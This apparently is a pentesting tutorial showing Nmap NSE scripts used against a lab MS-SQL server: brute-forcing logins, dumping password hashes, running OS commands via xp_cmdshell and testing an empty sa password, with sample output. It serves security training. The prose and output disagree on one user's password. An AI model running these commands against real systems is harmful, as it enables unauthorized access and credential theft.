


MSSQL for Pentester

Nmap



Contents

Requirement.....	3
Enumerating Version.....	3
Credential Brute Force	4
Execute SQL Query	5
NetBIOS Enumeration	5
MS-SQL Password Hash Dump	6
Command Execution	6
Test Empty Password Login.....	7
Enumerate Database Tables	8

Requirement

Attacker: Kali Linux (NMAP)

Target: Windows 10 (MS SQL Server)

Nmap is a collection of Lua-based NSE scripts that conduct authentication and unauthenticated penetration testing on MS-SQL port 1433. The NSE script for MS-SQL may be identified using the instructions below.

```
locate *.nse | grep ms-sql
```

```
(root@kali)-[~]
# locate *.nse | grep ms-sql
/usr/share/nmap/scripts/broadcast-ms-sql-discover.nse
/usr/share/nmap/scripts/ms-sql-brute.nse
/usr/share/nmap/scripts/ms-sql-config.nse
/usr/share/nmap/scripts/ms-sql-dac.nse
/usr/share/nmap/scripts/ms-sql-dump-hashes.nse
/usr/share/nmap/scripts/ms-sql-empty-password.nse
/usr/share/nmap/scripts/ms-sql-hasdbaccess.nse
/usr/share/nmap/scripts/ms-sql-info.nse
/usr/share/nmap/scripts/ms-sql-ntlm-info.nse
/usr/share/nmap/scripts/ms-sql-query.nse
/usr/share/nmap/scripts/ms-sql-tables.nse
/usr/share/nmap/scripts/ms-sql-xp-cmdshell.nse
```

Enumerating version

This Script will attempt to determine configuration and version information for Microsoft SQL Server instances.

```
nmap -p 1433 --script ms-sql-info 192.168.1.146
```

```

(root@kali)-[~]
# nmap -p 1433 --script ms-sql-info 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:46 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
MAC Address: 00:0C:29:85:FC:6C (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: WIN-P830S778EQK
|   192.168.1.146\SQLEXPRESS:
|     Instance name: SQLEXPRESS
|     Version:
|       name: Microsoft SQL Server 2016 SP2
|       number: 13.00.5026.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: SP2
|       Post-SP patches applied: false
|     TCP port: 1433
|_   Clustered: false

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

```

Credential Brute Force

Performs brute-force password auditing against Ms-SQL servers and connection timeout (default: "5s"). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
```

In the image you can observe that we had successfully retrieved credentials for three users:

Username: pavan and password:Password@123

Username: aarti and password:Password@123

Username: sa and password: Password@1

```

(root@kali)-[~]
# nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:51 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00019s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.146:1433]
|   Credentials found:
|     aarti:Password@123 => Login Success
|     sa:Password@1 => Login Success
|     pavan:abcdefg@123 => Login Success
|_   MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

```

Execute SQL Query

Once you have retrieved the login credential use these credentials in the NMAP script to execute MS – SQL query. Given below will try to execute certain query “sp_database” against Microsoft SQL Server.

Specified query “sp_databases” is part of record Stored Procedures and dump a list of database names from an instance of the SQL Server.

```
nmap -p1433 --script ms-sql-query --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-query.query="sp_databases" 192.168.1.146
```

```
(root@kali)~# nmap -p1433 --script ms-sql-query --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-query.query="sp_databases" 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:56 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-query:
  [192.168.1.146:1433]
    Query: sp_databases
    DATABASE_NAME  DATABASE_SIZE  REMARKS
    =====
    ignite         16384         Null
    master          6592         Null
    model           16384         Null
    msdb            38464         Null
    tempdb          16384         Null
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

NetBIOS Enumeration

Given below NMAP script will enumerate information from remote Microsoft SQL services with NTLM authentication enabled.

Sending an MS-TDS NTLM authentication request with an invalid domain and null credentials will cause the remote service to respond with an NTLMSSP message disclosing information to include NetBIOS, DNS, and OS build version.

```
nmap -p1433 --script ms-sql-ntlm-info 192.168.1.146
```

```
(root@kali)~# nmap -p1433 --script ms-sql-ntlm-info 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:01 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00024s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-ntlm-info:
  Target_Name: WIN-P830S778EQK
  NetBIOS_Domain_Name: WIN-P830S778EQK
  NetBIOS_Computer_Name: WIN-P830S778EQK
  DNS_Domain_Name: WIN-P830S778EQK
  DNS_Computer_Name: WIN-P830S778EQK
  Product_Version: 10.0.14393
MAC Address: 00:0C:29:85:FC:6C (VMware)
```


MS-SQL Password Hash Dump

The following command will dump the password hashes from an MS-SQL server in a format suitable for cracking by tools such as John-the-ripper. To do so, the user needs to have the appropriate DB privileges.

```
nmap -p1433 --script ms-sql-dump-hashes --script-args
mssql.username=sa,mssql.password=Password@1 192.168.1.146
```

From the given image you can observe that it has dumped the hash value of passwords of the user: sa which we have enumerated above.

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=Password@1 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:02 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-dump-hashes:
[192.168.1.146:1433]
sa:0x02004b553f2d09cb028ad573eb62658004fba6bbb7a25bd35cd315f3a138babe683a9f4b9cee8e5b9d0baaa6e13e42b485f40b4795c11c
##MS_PolicyTsqlExecutionLogin##:0x0200f7e178801d585f6cbccfa34816e699e66f00ee14c5989c90899a30915a1958658136aeb3e20d08
##MS_PolicyEventProcessingLogin##:0x0200e02912e5d1f6223a8e7a520d0419cf1cdda6f68799f7ba4e75f330b57faf35c05fbf6f258d79
lowpriv:0x0200e4f3c3d2714f3ad879e9134d439ee0e30a09f1c7861d0d8177d17e1ffaebd41dd76db8c829a24b0896b8d40c396bf76bcceb0e
aarti:0x02009576afba1a4a46753b0d0a962f2a2e98ac7b2e26f1f0400fb50df67698fcf6908b97fe2a9b0c98a96eb4e5313595062e46b51049
pavan:0x0200c00b6b3febd47cb41282941e9bab22846eec77c337e7615218766a3d77bd376fa9710668b1ceaa83cee79f782ee7fcd8641f8a
MAC Address: 00:0C:29:85:FC:6C (VMware)
```

Command Execution

The xp_cmdshell is a function of Microsoft SQL Server that allows system administrators to execute an operating system command. By default, the xp_cmdshell option is disabled. NMAP script will attempt to run a command using the command shell of Microsoft SQL Server if found xp_cmdshell is enabled in the targeted server

```
nmap -p1433 --script ms-sql-xp-cmdshell --script-args
mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd="net user"
192.168.1.146
```


From the depicted image you can perceive the output for the “net user” command.

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd="net user" 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:09 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00016s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
ms-sql-xp-cmdshell:
[192.168.1.146:1433]
Command: net user
output
=====
Null
User accounts for \\
Null
Administrator      DefaultAccount      Guest
ignite
The command completed with one or more errors.
Null
Null
MAC Address: 00:0C:29:85:FC:6C (VMware)
```

Test Empty Password Login

If the administrator of Microsoft-SQL Server left the password blank for login, the attacker can direct login into the database server; as shown in the image below, we are investigating the property of a user's account "sa."



The following NMAP script will try to authenticate to Microsoft SQL Servers using an empty password for the sysadmin (sa) account.

```
nmap -p1433 --script ms-sql-empty-password 192.168.1.146
```

We had successfully logged in with user: sa and an empty password, as you can see in the screenshot below.

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-empty-password 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:11 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00013s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-empty-password:
|   [192.168.1.146:1433]
|_  sa:<empty> => Login Success
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Enumerate Database Tables

The following command will attempt to fetch a list of tables from inside the Microsoft SQL server bypassing login credentials as an argument through the Nmap script.

```
nmap -p1433 --script ms-sql-tables --script-args
mssql.username=sa,mssql.password=Password@1 192.168.1.146
```

```
(root@kali)-[~]
# nmap -p1433 --script ms-sql-tables --script-args mssql.username=sa,mssql.password=Password@1 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 17:21 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00021s latency).

PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-tables:
|   [192.168.1.146:1433]
|_  ignite
|     table column  type  length
|     =====
|     Table_1      passwords nchar  20
|     Table_1      username  nchar  20
|_  Restrictions
|     Output restricted to 2 tables (see ms-sql-tables.maxtables)
|     Output restricted to 5 databases (see ms-sql-tables.maxdb)
|     No filter (see ms-sql-tables.keywords)
|_  MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

JOIN OUR TRAINING PROGRAMS

